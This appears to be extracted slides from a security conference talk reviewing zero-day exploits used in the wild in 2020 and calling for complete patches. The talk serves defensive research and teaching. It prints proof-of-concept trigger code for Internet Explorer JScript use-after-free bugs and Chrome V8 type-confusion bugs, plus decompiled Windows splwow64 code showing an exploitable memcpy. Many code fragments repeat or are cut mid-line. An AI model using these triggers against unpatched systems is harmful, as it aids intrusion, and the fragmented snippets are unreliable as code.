



The State of 0-day In-the-Wild Exploitation

A Year in Review of 0-days Used In-The-Wild in 2020



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Enigma 2021

An Elite Spy Group Used 5 Zero-Days to Hack North Koreans

Zero-click iMessage zero-day used to hack the iPhones of 36 journalists

More Attackers Have Begun Using Zero-Day Exploits

This Map Shows the Global Spread of Zero-Day Hacking Techniques

The collection of countries using those secret hacking techniques has expanded far beyond the usual suspects.

Google fixes two more Chrome zero-days that were under active exploit

Microsoft patches 3 Windows 0-days under active exploit

0-day exploit:

an exploit targeting a vulnerability
that defenders don't yet know about

Learn from 0-days exploited in the wild to **make 0-day hard**.

A Year in Review of 0-days Exploited In-The-Wild in 2020

24 0-day exploits detected in the
wild.


6/24 are variants of previously disclosed vulnerabilities.

25% of 0-days from 2020 are variants of previously disclosed vulnerabilities.

3/24 were incompletely patched.

Across the industry, incomplete patches are making it easier for attackers to exploit users with 0days.

Internet Explorer Jscript



```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //     The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
        //     All JScript variables get reclaimed...
        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();

        // 5. But we still have reference to one of them in the
        //     arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

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```

[1,2].sort(F);

to one of them in the

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    // 2. Create a bunch of objects
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    // 3. Store a reference to one of them in the arguments array
```

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    // The arguments array isn't tracked by garbage collector
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    // 5. But we still have reference to one of them in the
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    alert(arguments[0]);
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[1,2].sort(F);
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var spray = new Array();
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function F() {
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    // 2. Create a bunch of objects
```

```
    for (var i = 0; i < 20000; i++) {
```

```
arguments[0] = spray[5000];
```

```
        // 3. Store a reference to one of them in the arguments array
```

```
        // The arguments array isn't tracked by garbage collector
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```
        arguments[0] = spray[5000];
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```
        // 4. Delete the objects and call the garbage collector
```

```
        // All JScript variables get reclaimed...
```

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        for (var i = 0; i < 20000; i++) spray[i] = 1;
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```
        CollectGarbage();
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```
        // 5. But we still have reference to one of them in the
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```
        // arguments array
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        alert(arguments[0]);
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}
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// 1. Call sort with a custom callback
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```
[1,2].sort(F);
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```

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// 2. Create
```

```
for (var
```

```
for (var i = 0; i < 20000; i++) spray[i] = 1;
CollectGarbage();
```

```
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arguments[0] = spray[5000];
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```
// 4. Delete the objects and call the garbage collector
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// All JScript variables get reclaimed...
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for (var i = 0; i < 20000; i++) spray[i] = 1;
CollectGarbage();
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```
alert(arguments[0]);
```

```
}
```

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// 1. Call sort with a custom callback
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```
[1,2].sort(F);
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```

USE AFTER FREE!

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        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //     The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
        //     All JScript
        for (var i = 0; i < 20000; i++) delete spray[i];
        CollectGarbage();

        // 5. But we still have reference to one of them in the
        //     arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

alert(arguments[0]);**alert(arguments[0]);**

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function F() {
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    for (var i = 0; i < 20000; i++) spray[i] = new Object();

    // 3. Store a reference to one of them in the arguments array
    // The arguments array isn't tracked by garbage collection
    arguments[0] = spray[5000];
}
```

```
// 4. Delete the objects and call the garbage collector
```

CVE-2019-1367

```
[1,2].sort(F);
```

```
// 1. Call sort with a custom callback
```

```
[1,2].sort(F);
```

```
</script>
```

CVE-2019-1429 (1)

Fixed CVE-2019-1367 this time.

CVE-2019-1429 (2)

```
var o = {toJSON:F}
JSON.stringify(o);
```

```
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        arguments[0] = spray[5000];

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        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();

        // 5. But we still have reference to one of them in the
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    // 1. Call sort with a custom callback
    [1,2].sort(F);

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// The arguments array isn't tracked by garbage collector
arguments[0] = spray[5000];
```

```
// 4. Delete the objects and call the garbage collector
```

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arguments[0] = spray[5000];
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// 5. But we still have reference to one of them in the
// arguments array
alert(arguments[0]);
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}
```

```
// 1. Call sort with a custom callback
[1,2].sort(F);
```

```
</script>
```

CVE-2019-1367

CVE-2020-0674

function F() {

function F(arg1, arg2) {

function F() {

```
// 2. Create a bunch of objects
for (var i = 0; i < 20000; i++) spray[i] = new Object();

// 3. Store a reference to one of them in the arguments array
// The arguments array isn't tracked by garbage collector
arguments[0] = spray[5000];
```

```
// 4. Delete the objects and call the garbage collector
```

CVE-2019-1367

arguments[0] = spray[5000];

}

```
// 1. Call sort with a custom callback
[1,2].sort(F);
```

</script>

CVE-2020-0674

arg1 = spray[5000];

Chrome v8 Type Confusion

Chrome v8 Type Confusion

Patch 1

November 2019

CVE-2019-13764

Patch 2

February 2020

Patch released
for
CVE-2020-6383.

Patch 3

February 2020

Patch introduces
a new issue.

New patch
released for
CVE-2020-6383.

February 2020

Discover
CVE-2019-13764
was likely
exploited as a
0-day.

Patch analysis of
CVE-2019-13764

Report
CVE-2020-6383


```
function trigger(argument) {  
  var j = 0;  
  var increment = 100;  
  if (argument > 2) {  
    increment = Infinity;  
  }  
  for (var i = -Infinity; i <= -Infinity; i += increment) {  
    j++;  
    if (j == 20) {  
      break;  
    }  
  }  
  [...]
```

```
function trigger(argument) {  
  var j = 0;  
  var increment = 100;  
  if (argument > 2) {  
    increment = Infinity;  
  }  
  for (var i = -Infinity; i <= -Infinity; i += increment) {  
    j++;  
    if (j == 20) {  
      break;  
    }  
  }  
  [...]
```

for (var i = -Infinity; i <= -Infinity; i += increment)
-Infinity + Infinity = NaN


```
function trigger() {  
  var increment = -Infinity;  
  var j = 0;  
  for (var i = 0; i < 1; i += increment) {  
    if (i == -Infinity) {  
      increment = +Infinity;  
    }  
  
    if (++j > 20) {  
      break;  
    }  
  }  
  [...]
```

```
function trigger() {  
    var increment = -Infinity;  
    var j = 0;  
    for (var i = 0; i < 1; i += increment) {  
        if (i == -Infinity) {  
            increment = +Infinity;  
        }  
  
        if (++j > 20) {  
            break;  
        }  
    }  
    [...]
```

```
function trigger() {  
  var increment = -Infinity;  
  var j = 0;  
  for (var i = 0; i < 1; i += increment) {  
    if (i == -Infinity) {  
      increment = +Infinity;  
    }  
  
    if (++j > 20) {  
      break;  
    }  
  }  
  [...]
```

Windows splwow64 arbitrary pointer dereference

Arbitrary Pointer Dereference in Windows splwow64



*exploited itw

*exploited itw

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID msgReply, LPVOID arg3)
{
    ...

    if(*((BYTE*)(firstAddress + 0x4)) == 0x75){
        ULONG64 memcpyDestinationAddress = *((ULONG64*)(firstAddress + 0x20));

        if(memcpyDestinationAddress != NULL){
            ULONG64 sourceAddress = *((ULONG64*)(firstAddress + 0x18));
            DWORD copySize = *((DWORD*)(firstAddress + 0x28));

            memcpy(memcpyDestinationAddress, sourceAddress, copySize);
        }
    }

    ...
}
```


msgSend is user-controlled

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID ms
{
    ...

    if(*((BYTE*)(msgSend + 0x4)) == 0x75){
        ULONG64 memcpyDestinationAddress = *((ULONG64*)(msgSend + 0x20));

        if(memcpyDestinationAddress != NULL){
            ULONG64 sourceAddress = *((ULONG64*)(msgSend + 0x18));
            DWORD copySize = *((DWORD*)(msgSend + 0x28));

            memcpy(memcpyDestinationAddress, sourceAddress, copySize);
        }
    }

    ...
}
```

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID msgReply, LPVOID arg3)
{
    ...

    if(*((BYTE*)(msgSend + 0x4)) == 0x6D){
        ...
        ULONG64 srcAddress = *((ULONG64 **)(msgSend + 0xA));
        if(srcAddress != NULL){
            DWORD copySize = *((DWORD*)(msgSend + 0x40));
            if(copySize <= 0x1FFFE) {
                ULONG64 destAddress = *((ULONG64*)(msgSend + 0xB));
                memcpy(destAddress,srcAddress,copySize);
            }
        }
    }

    ...
}
```

Different message type
and different offsets
within the
user-controlled msgSend

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID msgRep
{
    ...

    if(*((BYTE*)(msgSend + 0x4)) == 0x6D){
        ...
        ULONG64 srcAddress = *((ULONG64 **)(msgSend + 0xA));
        if(srcAddress != NULL){
            DWORD copySize = *((DWORD*)(msgSend + 0x40));
            if(copySize <= 0x1FFFE) {
                ULONG64 destAddress = *((ULONG64*)(msgSend + 0xB));
                memcpy(destAddress,srcAddress,copySize);
            }
        }
    }

    ...
}
```

The values in the `msgSend` are simply offsets instead of the raw pointer.

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID msgRecv)
{
    ...
}
```

```

UINT64 UMPDPointerFromOffset(UINT64 *ptrToOffset, void* basePtr, UINT64 a3)
{
    UINT64 offset;
    if ( ptrToOffset && basePtr )
    {
        offset = *ptrToOffset;
        if ( !offset )
            return 1;
        if ( offset <= 0x7FFFFFFF && offset + a3 <= 0x7FFFFFFF )
        {
            *ptrToOffset = offset + basePtr;
            return 1;
        }
    }
    return 0;
}

```

What do we do?

Correct & comprehensive patches

What do we do? As researchers...

- Analyze patches for bugs we or others report
- Variant analysis
- Brainstorm mitigation strategies
- Offer to work with vendors on patches
- Incentivizing vendors for complete & comprehensive patches

What do we do? As vendors...

- Complete & comprehensive patches
- Work with researchers to give feedback on patches and/or patch design ***before*** the patch is released
- Variant analysis
- Kill bug classes, not just bugs
- Design other mitigations into products

What do we do? As users...

- Push your vendors
- Hold vendors accountable for fixing vulnerability completely & comprehensively

We need **correct & comprehensive** patches for all vulnerabilities to make it harder for users to be exploited with 0days.

References

- [2020 Year in Review blog post](#) (Available Wednesday Feb 3 morning!)
- [2019 Year in Review blog post](#)
- [Project Zero 0-day tracking sheet](#)
- [0-day in-the-wild root cause analyses](#)
- [Chrome Infinity blog post](#)

THANK YOU!

@maddiestone

Oday-in-the-wild <at> google.com

Sources for Headlines on Slide #2

- “More Attackers Have Begun Using Zero-Day Exploits”:
<https://www.darkreading.com/attacks-breaches/more-attackers-have-begun-using-zero-day-exploits-/d/d-id/1337493>
- “An Elite Spy Group Used 5 Zero-Days to Hack North Koreans”:
<https://www.wired.com/story/north-korea-hacking-zero-days-google/>
- “This Map Shows the Global Spread of Zero-Day Hacking Techniques”:
<https://www.wired.com/story/zero-day-hacking-map-countries/>
- “Zero-click iMessage zero-day used to hack the iPhones of 36 journalists”:
<https://arstechnica.com/information-technology/2020/12/zero-click-imessage-zero-day-used-to-hack-the-iphones-of-36-journalists/>
- “Microsoft patches 3 Windows 0-days under active exploit”:
<https://arstechnica.com/information-technology/2020/04/4-windows-0-days-under-active-exploit-get-fixes-in-thi-s-months-update-tuesday/>
- “Google fixes two more Chrome zero-days that were under active exploit”:
<https://arstechnica.com/information-technology/2020/11/google-fixes-two-more-chrome-zero-days-that-were-under-active-exploit/>